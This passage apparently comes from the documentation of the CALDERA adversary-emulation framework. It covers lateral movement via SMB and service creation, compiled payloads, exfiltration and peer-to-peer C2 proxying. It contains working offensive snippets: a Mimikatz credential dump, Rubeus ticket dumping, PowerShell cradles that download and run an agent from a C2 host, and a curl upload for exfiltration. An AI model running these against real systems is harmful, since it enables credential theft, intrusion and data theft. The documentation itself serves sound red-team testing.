      "tactic": "collection",
      "technique_name": "Data Staged: Local Data Staging",
      "technique_id": "T1074.001"
    },
    "output": "C:\\Users\\carlomagno\\staged",
    "agent_reported_time": "2021-02-23T11:50:33Z"
  },
  {
    "command": "UmVtb3ZlLUl0ZW0gLVBhdGggInN0YWdlZCIgLXJlY3Vyc2U=",
    "delegated_timestamp": "2021-02-23T11:50:42Z",
    "collected_timestamp": "2021-02-23T11:50:44Z",
    "finished_timestamp": "2021-02-23T11:50:44Z",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 6184,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23T11:48:33Z"
    },
    "ability_metadata": {
      "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
      "ability_name": "Create staging directory",
      "ability_description": "create a directory for exfil staging"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23T11:50:12Z",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data Staged: Local Data Staging",
```


(continues on next page)

(continued from previous page)

```
      "technique_id": "T1074.001"
    },
    "agent_reported_time": "2021-02-23T11:50:43Z"
  }
]
```

11.2.2 Automatic Event Log Generation

When an operation terminates, the corresponding event logs will be written to disk in the same format as if they were manually requested for download. These event logs will contain command output and will be unencrypted on disk. Each operation will have its own event logs written to a separate file in the directory `$reports_dir/event_logs`, where `$reports_dir` is the `reports_dir` entry in the CALDERA configuration file. The filename will be of the format `operation_$id.json`, where `$id` is the unique ID of the operation.

CHAPTER

TWELVE

INITIAL ACCESS ATTACKS

CALDERA allows for easy initial access attacks, by leveraging the Access plugin. This guide will walk you through how to fire off an initial access attack, as well as how to build your own.

12.1 Run an initial access technique

Start by deploying an agent locally. This agent will be your "assistant". It will execute any attack you feed it. You could alternatively deploy the agent remotely, which will help mask where your initial access attacks are originating.

From the Access plugin, select your agent and either the initial access tactic or any pre-ATT&CK tactic. This will filter the abilities. Select any ability within your chosen tactic.

Once selected, a pop-up box will show you details about the ability. You'll need to fill in values for any properties your selected ability requires. Click OK when done.

Finally, click to run the ability against your selected agent. The ability will be in one of 3 states: IN-PROGRESS, SUCCESS or FAILED. If it is in either of the latter two states, you can view the logs from the executed ability by clicking on the star.

12.2 Write an initial access ability

You can easily add new initial access or pre-ATT&CK abilities yourself.

12.2.1 Create a binary

You can use an existing binary or write your own - in any language - to act as your payload. The binary itself should contain the code to execute your attack. It can be as simple or complex as you'd like. It should accept parameters for any dynamic behaviors. At minimum, you should require a parameter for "target", which would be your intended IP address, FQDN or other target that your attack will run against.

As an example, look at the scanner.sh binary used for conducting a simple NMAP scan:

```
#!/bin/bash

echo '[+] Starting basic NMAP scan'
nmap -Pn $1
echo '[+] Complete with module'
```

This binary simply echos a few log statements and runs an NMAP scan against the first parameter (i.e., the target) passed to it.

12.2.2 Create an ability

With your binary at hand, you can now create a new ability YML file inside the Access plugin (plugins/access/data/abilities/*). Select the correct tactic directory (or create one if one does not exist). Here is what the YML file looks like for the scanner.sh binary:

```
---
- id: 567eaaba-94cc-4a27-83f8-768e5638f4e1
  name: NMAP scan
  description: Scan an external host for open ports and services
  tactic: technical-information-gathering
  technique:
    name: Conduct active scanning
    attack_id: T1254
  platforms:
    darwin,linux:
      sh:
        command: |
          ./scanner.sh #{target.ip}
        timeout: 300
        payloads:
          - scanner.sh
```

This is the same format that is used for other CALDERA abilities, so refer to the *Learning the terminology* page for a run-through of all the fields.

12.2.3 Run the ability

With your ability YML file loaded, restart CALDERA and head to the Access plugin to run it.

CHAPTER

THIRTEEN

WINDOWS LATERAL MOVEMENT GUIDE

Exercising Caldera's lateral movement and remote execution abilities allows you to test how easily an adversary can move within your network. This guide will walk you through some of the necessary setup steps to get started with testing lateral movement in a Windows environment.

13.1 Setup

13.1.1 Firewall Exceptions and Enabling File and Printer Sharing

The firewall of the target host should not be blocking UDP ports 137 and 138 and TCP ports 139 and 445. The firewall should also allow inbound file and printer sharing.

```
netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
```

13.1.2 User with Administrative Privileges

This guide will assume a user *with administrative privileges to the target host* has been compromised and that a CALDERA agent has been spawned with this user's privileges. Some methods of lateral movement may depend on whether (1) the user has administrative privileges but is not a domain account or (2) the user has administrative privileges and is a domain account. The example walkthrough in this guide should not be impacted by these distinctions.

13.1.3 Additional Considerations

1. Ensure GPO/SRP or antivirus is not blocking remote access to shares.
2. Ensure at least ADMIN$, C$, and IPC$ shares exist on the target host.

13.2 Lateral Movement Using CALDERA

Lateral movement can be a combination of two steps. The first requires confirmation of remote access to the next target host and the movement or upload of the remote access tool (RAT) executable to the host. The second part requires *execution* of the binary, which upon callback of the RAT on the new host would complete the lateral movement.

Most of CALDERA's lateral movement and execution abilities found in Stockpile have fact or relationship requirements that must be satisfied. This information may be passed to the operation in two ways:

1. The fact and relationship information may be added to an operation's source. A new source can be created or this information can be added to an already existing source as long as that source is used by the operation. When configuring an operation, open the "**AUTONOMOUS**" drop down section and select "Use [insert source name] facts" to indicate to the operation that it should take in fact and relationship information from the selected source.
2. The fact and relationship information can be discovered by an operation. This requires additional abilities to be run prior to the lateral movement and execution abilities to collect the necessary fact and relationship information necessary to satisfy the ability requirements.

13.2.1 Moving the Binary

There are several ways a binary can be moved or uploaded from one host to another. Some example methods used in CALDERA's lateral movement abilities include:

1. WinRM
2. SCP
3. wmic
4. SMB
5. psexec

Based on the tool used, additional permissions may need to be changed in order for users to conduct these actions remotely.

13.2.2 Execution of the Binary


CALDERA's Stockpile execution abilities relevant to lateral movement mainly use wmic to remotely start the binary. Some additional execution methods include modifications to Windows services and scheduled tasks. The example in this guide will use the creation of a service to remotely start the binary (ability file included at the end of this guide).

See ATT&CK's Execution tactic page for more details on execution methods.

13.2.3 Displaying Lateral Movement in Debrief

Using the adversary profile in this guide and CALDERA's Debrief plugin, you can view the path an adversary took through the network via lateral movement attempts. In the Debrief modal, select the operation where lateral movement was attempted then select the Attack Path view from the upper right hand corner of graph views. This graph displays the originating C2 server and agent nodes connected by the execution command linking the originating agent to the newly spawned agent.

In the example attack path graph below, the Service Creation Lateral Movement adversary profile was run on the `win10` host, which moved laterally to the `VAGRANTDC` machine via successful execution of the Service Creation ability.



This capability relies on the `origin_link_id` field to be populated within the agent profile upon first check-in and is currently implemented for the default agent, Sandcat. For more information about the `#{origin_link_id}` global variable, see the explanation of **Command** in the What is an Ability? section of the Learning the Terminology guide. For more information about how lateral movement tracking is implemented in agents to be used with CALDERA, see the Lateral Movement Tracking section of the How to Build Agents guide.

13.3 Example Lateral Movement Profile

This section will walkthrough the necessary steps for proper execution of the Service Creation Lateral Movement adversary profile. This section will assume successful setup from the previous sections mentioned in this guide and that a Sandcat agent has been spawned with administrative privileges to the remote target host. The full ability files used in this adversary profile are included at the end of this guide.

See a video of the following steps *here*.

1. Go to `navigate` pane > `Advanced` > `sources`. This should open a new sources modal in the web GUI.
2. Click the toggle to create a new source. Enter "SC Source" as the source name. Then enter `remote.host.fqdn` as the fact name and the FQDN of the target host you are looking to move laterally to as the fact value. Click `Save` once source configuration has been completed.
3. Go to `navigate` pane > `Campaigns` > `operations`. Click the toggle to create a new operation. Under `BASIC OPTIONS` select the group with the relevant agent and the Service Creation Lateral Movement profile. Under `AUTONOMOUS`, select `Use SC Source facts`. If the source created from the previous step is not available in the drop down, try refreshing the page.
4. Once operation configurations have been completed, click `Start` to start the operation.
5. Check the agents list for a new agent on the target host.

13.3.1 Ability Files Used

```
- id: deeac480-5c2a-42b5-90bb-41675ee53c7e
  name: View remote shares
  description: View the shares of a remote host
  tactic: discovery
  technique:
    attack_id: T1135
    name: Network Share Discovery
  platforms:
    windows:
      psh:
        command: net view \\#{remote.host.fqdn} /all
        parsers:
          plugins.stockpile.app.parsers.net_view:
          - source: remote.host.fqdn
            edge: has_share
            target: remote.host.share
      cmd:
        command: net view \\#{remote.host.fqdn} /all
        parsers:
          plugins.stockpile.app.parsers.net_view:
          - source: remote.host.fqdn
            edge: has_share
            target: remote.host.share
```

```
- id: 65048ec1-f7ca-49d3-9410-10813e472b30
  name: Copy Sandcat (SMB)
  description: Copy Sandcat to remote host (SMB)
  tactic: lateral-movement
  technique:
    attack_id: T1021.002
    name: "Remote Services: SMB/Windows Admin Shares"
  platforms:
    windows:
      psh:
        command: |
          $path = "sandcat.go-windows";
          $drive = "\\#{remote.host.fqdn}\C$";
          Copy-Item -v -Path $path -Destination $drive"\Users\Public\s4ndc4t.exe";
        cleanup: |
          $drive = "\\#{remote.host.fqdn}\C$";
          Remove-Item -Path $drive"\Users\Public\s4ndc4t.exe" -Force;
        parsers:
          plugins.stockpile.app.parsers.54ndc47_remote_copy:
          - source: remote.host.fqdn
            edge: has_54ndc47_copy
        payloads:
        - sandcat.go-windows
  requirements:
  - plugins.stockpile.app.requirements.not_exists:
    - source: remote.host.fqdn
      edge: has_54ndc47_copy
  - plugins.stockpile.app.requirements.basic:
    - source: remote.host.fqdn
      edge: has_share
  - plugins.stockpile.app.requirements.no_backwards_movement:
```

(continues on next page)

(continued from previous page)

```
    - source: remote.host.fqdn
```

```
- id: 95727b87-175c-4a69-8c7a-a5d82746a753
  name: Service Creation
  description: Create a service named "sandsvc" to execute remote Sandcat binary␣
↪named "s4ndc4t.exe"
  tactic: execution
  technique:
    attack_id: T1569.002
    name: 'System Services: Service Execution'
  platforms:
    windows:
      psh:
        timeout: 300
        cleanup: |
          sc.exe \\#{remote.host.fqdn} stop sandsvc;
          sc.exe \\#{remote.host.fqdn} delete sandsvc /f;
          taskkill /s \\#{remote.host.fqdn} /FI "Imagename eq s4ndc4t.exe"
        command: |
          sc.exe \\#{remote.host.fqdn} create sandsvc start= demand error= ignore␣
↪binpath= "cmd /c start C:\Users\Public\s4ndc4t.exe -server #{server} -v -
↪originLinkID #{origin_link_id}" displayname= "Sandcat Execution";
          sc.exe \\#{remote.host.fqdn} start sandsvc;
          Start-Sleep -s 15;
          Get-Process -ComputerName #{remote.host.fqdn} s4ndc4t;
```

CHAPTER

FOURTEEN

DYNAMICALLY-COMPILED PAYLOADS

The Builder plugin can be used to create dynamically-compiled payloads. Currently, the plugin supports C#, C, C++, and Golang.

Code is compiled in a Docker container. The resulting executable, along with any additional references, will be copied to the remote machine and executed.

Details for the available languages are below:

- `csharp`: Compile C# executable using Mono
- `cpp_windows_x64`: Compile 64-bit Windows C++ executable using MXE/MinGW-w64
- `cpp_windows_x86`: Compile 64-bit Windows C++ executable using MXE/MinGW-w64
- `c_windows_x64`: Compile 64-bit Windows C executable using MXE/MinGW-w64
- `c_windows_x86`: Compile 64-bit Windows C executable using MXE/MinGW-w64
- `go_windows`: Build Golang executable for Windows

14.1 Basic Example

The following "Hello World" ability can be used as a template for C# ability development:

```
---

- id: 096a4e60-e761-4c16-891a-3dc4eff02e74
  name: Test C# Hello World
  description: Dynamically compile HelloWorld.exe
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloWorld.exe
        language: csharp
        code: |
          using System;

          namespace HelloWorld
          {
              class Program
```

(continues on next page)

(continued from previous page)

```
            {
                static void Main(string[] args)
                {
                    Console.WriteLine("Hello World!");
                }
            }
        }
```

It is possible to reference a source code file as well. The source code file should be in the plugin's `payloads/` directory. This is shown in the example below:

```
---

- id: 096a4e60-e761-4c16-891a-3dc4eff02e74
  name: Test C# Hello World
  description: Dynamically compile HelloWorld.exe
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloWorld.exe
        language: csharp
        code: HelloWorld.cs
```

14.2 Advanced Examples

14.2.1 Arguments

It is possible to call dynamically-compiled executables with command line arguments by setting the ability `command` value. This allows for the passing of facts into the ability. The following example demonstrates this:

```
---

- id: ac6106b3-4a45-4b5f-bebf-0bef13ba7c81
  name: Test C# Code with Arguments
  description: Hello Name
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloName.exe
        command: .\HelloName.exe "#{paw}"
        language: csharp
        code: |
          using System;

          namespace HelloWorld
```

(continues on next page)

(continued from previous page)

```
        {
            class Program
            {
                static void Main(string[] args)
                {
                    if (args.Length == 0) {
                        Console.WriteLine("No name provided");
                    }
                    else {
                      Console.WriteLine("Hello " + Convert.ToString(args[0]));
                    }
                }
            }
        }
```

14.2.2 DLL Dependencies

DLL dependencies can be added, at both compilation and execution times, using the ability `payload` field. The referenced library should be in a plugin's `payloads` folder, the same as any other payload.

The following ability references `SharpSploit.dll` and dumps logon passwords using Mimikatz:

```
---

- id: 16bc2258-3b67-46c1-afb3-5269b6171c7e
  name: SharpSploit Mimikatz (DLL Dependency)
  description: SharpSploit Mimikatz
  tactic: credential-access
  technique:
    attack_id: T1003
    name: Credential Dumping
  privilege: Elevated
  platforms:
    windows:
      psh,cmd:
        build_target: CredDump.exe
        language: csharp
        code: |
          using System;
          using System.IO;
          using SharpSploit;

          namespace CredDump
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      SharpSploit.Credentials.Mimikatz mimi = new SharpSploit.
↪Credentials.Mimikatz();
                      string logonPasswords = SharpSploit.Credentials.Mimikatz.
↪LogonPasswords();
                      Console.WriteLine(logonPasswords);
                  }
              }
```

(continues on next page)

(continued from previous page)

```
        }
      parsers:
        plugins.stockpile.app.parsers.katz:
          - source: domain.user.name
            edge: has_password
            target: domain.user.password
          - source: domain.user.name
            edge: has_hash
            target: domain.user.ntlm
          - source: domain.user.name
            edge: has_hash
            target: domain.user.sha1
  payloads:
    - SharpSploit.dll
```

14.2.3 Donut

The `donut` gocat extension is required to execute donut shellcode.

The `donut_amd64` executor combined with a `build_target` value ending with `.donut`, can be used to generate shellcode using donut. Payloads will first be dynamically-compiled into .NET executables using Builder, then converted to donut shellcode by a Stockpile payload handler. The `.donut` file is downloaded to memory and injected into a new process by the sandcat agent.

The `command` field can, optionally, be used to supply command line arguments to the payload. In order for the sandcat agent to properly execute the payload, the `command` field must either begin with the `.donut` file name, or not exist.

The following example shows donut functionality using the optional `command` field to pass arguments:

```
---

- id: 7edeece0-9a0e-4fdc-a93d-86fe2ff8ad55
  name: Test Donut with Arguments
  description: Hello Name Donut
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      donut_amd64:
        build_target: HelloNameDonut.donut
        command: .\HelloNameDonut.donut "#{paw}" "#{server}"
        language: csharp
        code: |
          using System;

          namespace HelloNameDonut
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      if (args.Length < 2) {
                          Console.WriteLine("No name, no server");
                      }
```

(continues on next page)

(continued from previous page)

```
                    else {
                      Console.WriteLine("Hello " + Convert.ToString(args[0]) + "␣
↪from " + Convert.ToString(args[1]));
                    }
                }
            }
        }
```

Donut can also be used to read from pre-compiled executables. .NET Framework 4 is required. Executables will be found with either a `.donut.exe` or a `.exe` extension, and `.donut.exe` extensions will be prioritized. The following example will transform a payload named `Rubeus.donut.exe` into shellcode which will be executed in memory. Note that `Rubeus.donut` is specified in the payload and command:

```
---

- id: 043d6200-0541-41ee-bc7f-bcc6ba15facd
  name: TGT Dump
  description: Dump TGT tickets with Rubeus
  tactic: credential-access
  technique:
    attack_id: T1558
    name: Steal or Forge Kerberos Tickets
  privilege: Elevated
  platforms:
    windows:
      donut_amd64:
        command: .\Rubeus.donut dump /nowrap
        payloads:
        - Rubeus.donut
```

CHAPTER

FIFTEEN

EXFILTRATION

After completing an operation a user may want to review the data retreived from the target system. This data is automatically stored on the CALDERA server in a directory specified in /conf/default.yml.

15.1 Exfiltrating Files

Some abilities will transfer files from the agent to the CALDERA server. This can be done manually with

```
curl -X POST -F 'data=@/file/path/' http://server_ip:8888/file/upload
```

Note: localhost could be rejected in place of the server IP. In this case you will get error 7. You should type out the full IP. These files are sent from the agent to server_ip/file/upload at which point the server places these files inside the directory specified by /conf/default.yml to key "exfil_dir". By default it is set to /tmp/caldera

15.2 Accessing Exfiltrated Files

The server stores all exfiltrated files inside the directory specified by /conf/default.yml to key "exfil_dir". By default it is set to /tmp/caldera

Files can be accessed by pulling them directly from that location when on the server and manually unencrypting the files.

To simplify accessing exfiltrated files from a running caldera server, you can go the the advanced section in the CALDERA UI and click on the 'exfilled files' section.

From there you can select an operation (or all) from the drop down to see a listing of all the files in the exfil folder corresponding to the operation (specifically works with sandcat agents or any other agent using the same naming scheme for file upload folder) or in the directory along with the option to select any number of files to download directly to your machine.

All downloaded files will be unencrypted before passing along as a download.

15.3 Accessing Operations Reports

After the server is shut down the reports from operations are placed inside the directory specified by the /conf/default.yml to key "reports_dir". By default it is also set to /tmp

15.4 Unencrypting the files

The reports and exfiltrated files are encrypted on the server. To view the file contents the user will have to decrypt the file using /app/utility/file_decryptor.py . This can be performed with:

```
python /app/utility/file_decryptor.py --config /conf/default.yml _input file path_
```

The output file will already have the _decrypted tag appended to the end of the file name once the decrypted file is created by the python script.

CHAPTER

SIXTEEN

PEER-TO-PEER PROXY FUNCTIONALITY FOR SANDCAT AGENTS

In certain scenarios, an agent may start on a machine that can't directly connect to the C2 server. For instance, agent A may laterally move to a machine that is on an internal network and cannot beacon out to the C2. By giving agents peer-to-peer capabilities, users can overcome these limitations. Peer-to-peer proxy-enabled agents can relay messages and act as proxies between the C2 server and peers, giving users more flexibility in their Caldera operations.

This guide will explain how Sandcat incorporates peer-to-peer proxy functionality and how users can include it in their operations.

16.1 How Sandcat Uses Peer-to-Peer

By default, a Sandcat agent will try to connect to its defined C2 server using the provided C2 protocol (e.g. HTTP). Under ideal circumstances, the requested C2 server is valid and reachable by the agent, and no issues occur. Because agents cannot guarantee that the requested C2 server is valid, that the requested C2 protocol is valid and supported by the agent, nor that the C2 server is even reachable, the agent will fall back to peer-to-peer proxy methods as a backup method. The order of events is as follows:

1. Agent checks if the provided C2 protocol is valid and supported. If not, the agent resorts to peer-to-peer proxy.
2. If the C2 protocol is valid and supported, the agent will try to reach out to the provided C2 server using that protocol. If the agent gets a successful Beacon, then it continues using the established C2 protocol and server. If the agent misses 3 Beacons in a row (even after having successfully Beaconed in the past), then the agent will fall back to peer-to-peer proxy.

When falling back to peer-to-peer proxy methods, the agent does the following:

1. Search through all known peer proxy receivers and see if any of their protocols are supported.
2. If the agent finds a peer proxy protocol it can use, it will switch its C2 server and C2 protocol to one of the available corresponding peer proxy locations and the associated peer proxy protocol. For example, if an agent cannot successfully make HTTP requests to the C2 server at `http://10.1.1.1:8080`, but it knows that another agent is proxying peer communications through an SMB pipe path available at `\\WORKSTATION\pipe\proxypipe`, then the agent will check if it supports SMB Pipe peer-to-peer proxy capabilities. If so (i.e. if the associated gocat extension was included in the Sandcat binary), then the agent will change its server to `\\WORKSTATION\pipe\proxypipe` and its C2 protocol to `SmbPipe`.

The agent also keeps track of which peer proxy receivers it has tried so far, and it will round-robin through each one it hasn't tried until it finds one it can use. If the agent cannot use any of the available peer proxy receivers, or if they happen to all be offline or unreachable, then the agent will pause and try each one again.

16.1.1 Determining Available Receivers

Since an agent that requires peer-to-peer communication can't reach the C2 server, it needs a way to obtain the available proxy peer receivers (their protocols and where to find them). Currently, Caldera achieves this by including available peer receiver information in the dynamically-compiled binaries. When agents hosting peer proxy receivers check in through a successful beacon to the C2, the agents will include their peer-to-peer proxy receiver addresses and corresponding protocols, if any. The C2 server will store this information to later include in a dynamically compiled binary upon user request.

Users can compile a Sandcat binary that includes known available peer-to-peer receivers (their protocols and locations), by using the `includeProxyPeers` header when sending the HTTP requests to the Caldera server for agent binary compilation. In order for a receiver to be included, the agent hosting the receiver must be trusted, and the peer-to-peer protocol for the receiver must be included in the header value.

The header value can take one of the following formats:

- `All` : include all available receivers
- `protocol1,protocol2,protocol3` : include only the proxy receivers that follow the requested protocols (comma-separated).
- `!protcol1,protocol2,protocol3` : include all available receivers, EXCEPT those that use the indicated protocols.

By specifying protocols, users have greater control over their agents' communication, especially when they do not want particular protocols to appear in the local network traffic.

For example, suppose trusted agents A, B, C are each running HTTP proxy receivers at network addresses `http://10.1.1.11:8081`, `http://10.1.1.12:8082`, `http://10.1.1.13:8083`, respectively. The peer-to-peer proxy protocol is `HTTP`. When compiling a binary with the HTTP header `includeProxyPeers:All` or `includeProxyPeers:HTTP`, the binary will contain all 3 URLs for the agent to use in case it cannot connect to the specified C2.

16.1.2 Required gocat Extensions

To leverage peer-to-peer functionality, one or more gocat extensions may need to be installed. This can be done through cradles by including the `gocat-extensions` header when sending HTTP requests to the Caldera server for dynamic Sandcat compilation. The header value will be a comma-separated list of all the desired extensions (e.g. `proxy_method1,proxy_method2`). If the requested extension is supported and available within the user's current Caldera installation, then the extension will be included.

16.1.3 Command Line Options

Quickstart

To enable an agent to be used as a proxy:

1. Include this header in the download command `-H "gocat-extensions:proxy_http"`
2. Run that agent with the `-listenP2P` flag

To enable an agent to use the other proxy agents you've established:

1. Include this header in the download command `-H "gocat-extensions:proxy_http"`

Optional: This header can speed up the proxy finding process: `-H "includeProxyPeers:HTTP"`. It tells the server to include a list of known proxy peers in the executable.

Starting Receivers

To start an agent with peer-to-peer proxy receivers, the `-listenP2P` commandline switch must be used (no parameters taken). When this switch is set, the agent will activate all supported peer-to-peer proxy receivers.

Example powershell commands to start an agent with HTTP and SMB Pipe receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http,proxy_smb_pipe"); # Include gocat␣
↪extensions for the proxy protocols.
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P;
```

Manually Connecting to Peers via Command-Line

In cases where operators know ahead of time that a newly spawned agent cannot directly connect to the C2, they can use the existing command-line options for Sandcat to have the new agent connect to a peer. To do so, the `-c2` and `-server` options are set to the peer-to-peer proxy protocol and address of the peer's proxy receiver, respectively.

For example, suppose trusted agent A is running an SMB pipe proxy receiver at pipe path `\\WORKSTATION1\pipe\agentpipe`. Instead of compiling a new agent using the HTTP header `includeProxyPeers:All` or `includeProxyPeers:SmbPipe` to include the pipe path information in the binary, operators can simply specify `-c2 SmbPipe` and `-server \\WORKSTATION1\pipe\agentpipe` in the command to run the agent. Note that in this instance, the appropriate SMB pipe proxy gocat extension will need to be installed when compiling the agent binaries.

Example powershell commands to start an agent and have it directly connect to a peer's SMB pipe proxy receiver:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_smb_pipe"); # Required extension for SMB␣
↪Pipe proxy.
$output="C:\Users\Public\sandcat.exe";
$wc.DownloadFile($url,$output);

# ...
# ... transfer SMB Pipe-enabled binary to new machine via lateral movement technique
# ...

# Run new agent
C:\Users\Public\sandcat.exe -server \\WORKSTATION1\pipe\agentpipe -c2 SmbPipe;
```

16.1.4 Chaining Peer-to-Peer

In complex circumstances, operators can create proxy chains of agents, where communication with the C2 traverses several hops through agent peer-to-peer links. The peer-to-peer proxy links do not need to all use the same proxy protocol. If an agent is running a peer-to-peer proxy receiver via the `-listenP2P` command-line flag, and if the agent uses peer-to-peer communications to reach the C2 (either automatically or manually), then the chaining will occur automatically without additional user interaction.

Manual example - run peer proxy receivers, but manually connect to another agent's pipe to communicate with the C2:

```
C:\Users\Public\sandcat.exe -server \\WORKSTATION1\pipe\agentpipe -listenP2P
```

16.2 Peer-To-Peer Interfaces

At the core of the Sandcat peer-to-peer functionality are the peer-to-peer clients and peer-to-peer receivers. Agents can operate one or both, and can support multiple variants of each. For instance, an agent that cannot directly reach the C2 server would run a peer-to-peer client that will reach out to a peer-to-peer receiver running on a peer agent. Depending on the gocat extensions that each agent supports, an agent could run many different types of peer-to-peer receivers simultaneously in order to maximize the likelihood of successful proxied peer-to-peer communication.

Direct communication between the Sandcat agent and the C2 server is defined by the Contact interface in the contact.go file within the `contact` gocat package. Because all peer-to-peer communication eventually gets proxied to the C2 server, agents essentially treat their peer proxy receivers as just another server.

The peer-to-peer proxy receiver functionality is defined in the `P2pReceiver` interface in the proxy.go file within the `proxy` gocat package. Each implementation requires the following:

- Method to initialize the receiver
- Method to run the receiver itself as a go routine (provide the forwarding proxy functionality)
- Methods to update the upstream server and communication implementation
- Method to cleanly terminate the receiver.
- Method to get the local receiver addresses.

16.3 Current Peer-to-Peer Implementations

16.3.1 HTTP proxy

The Sandcat agent currently supports one peer-to-peer proxy: a basic HTTP proxy. Agents that want to use the HTTP peer-to-peer proxy can connect to the C2 server via an HTTP proxy running on another agent. Agent A can start an HTTP proxy receiver (essentially a proxy listener) and forward any requests/responses. Because the nature of an HTTP proxy receiver implies that the running agent will send HTTP requests upstream, an agent must be using the HTTP c2 protocol in order to successfully provide HTTP proxy receiver services.

The peer-to-peer HTTP client is the same HTTP implementation of the Contact interface, meaning that an agent simply needs to use the `HTTP` c2 protocol in order to connect to an HTTP proxy receiver.

In order to run an HTTP proxy receiver, the Sandcat agent must have the `proxy_http` gocat extension installed.

Example commands:

Compiling and running a Sandcat agent that supports HTTP receivers:

```
$url="http://192.168.137.122:8888/file/download";
$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$wc.Headers.add("gocat-extensions","proxy_http");
$output="C:\Users\Public\sandcat.exe";$wc.DownloadFile($url,$output);
C:\Users\Public\sandcat.exe -server http://192.168.137.122:8888 -v -listenP2P
```

CHAPTER

SEVENTEEN

C2 COMMUNICATIONS TUNNELING

In addition to built-in contact methods such as HTTP, DNS, TCP, and UDP, CALDERA also provides support for tunneling C2 traffic, which supporting agents can use to mask built-in contact methods for added defense evasion. Currently, the only available tunneling method is SSH tunneling, which is only supported by the sandcat agent.

17.1 SSH Tunneling

Sandcat agents can use SSH tunneling to tunnel C2 contact mechanisms, namely HTTP(S). CALDERA also provides built-in support to spin up a minimal local SSH server for SSH tunneling.

17.1.1 Usage - Serverside

Within the CALDERA configuration file, adjust the following entries according to your environment:

- `app.contact.tunnel.ssh.host_key_file`: File name for the server's SSH private host key. You can generate your own SSH private host key for the CALDERA server. The file must reside in the `conf/ssh_keys` directory. If the CALDERA server cannot find or read the provided private host key, it will generate a temporary RSA host key to use for operations. Although this would cause security warnings under normal circumstances, the sandcat agent implementation of SSH tunneling does not attempt to verify hosts, and thus should not be affected by changing or temporary host keys.
- `app.contact.tunnel.ssh.host_key_passphrase`: Passphrase for the server's SSH private host key. The server will use this passphrase to read the private host key file provided in `app.contact.tunnel.ssh.host_key_file`.
- `app.contact.tunnel.ssh.socket`: Indicates the IP address and port that the CALDERA server will listen on for SSH tunneling connections (e.g. `0.0.0.0:8022`).
- `app.contact.tunnel.ssh.user_name`: User name that agents will use to authenticate to the CALDERA server via SSH. The default value is `sandcat`.
- `app.contact.tunnel.ssh.user_password`: Password that agents will use to authenticate to the CALDERA server via SSH. The default value is `s4ndc4t!`.

Once the configuration entries are set, simply start the CALDERA server up as normal via the `server.py` Python program, and CALDERA will automatically attempt to start an SSH server that listens on the specified socket (`app.contact.tunnel.ssh.socket`).

The contact will first attempt to read in the host private key file specified by `app.contact.tunnel.ssh.host_key_file`, using the passphrase specified by `app.contact.tunnel.ssh.host_key_passphrase`. If it cannot read the file for whatever reason (e.g. file does not exist, or the passphrase is incorrect), then the server will generate its own temporary private key to use for the server.

The SSH server should only be used between agents and the C2 server and should not be used to SSH into the CALDERA server manually (e.g. to manage the server remotely).

17.1.2 Usage - Agent

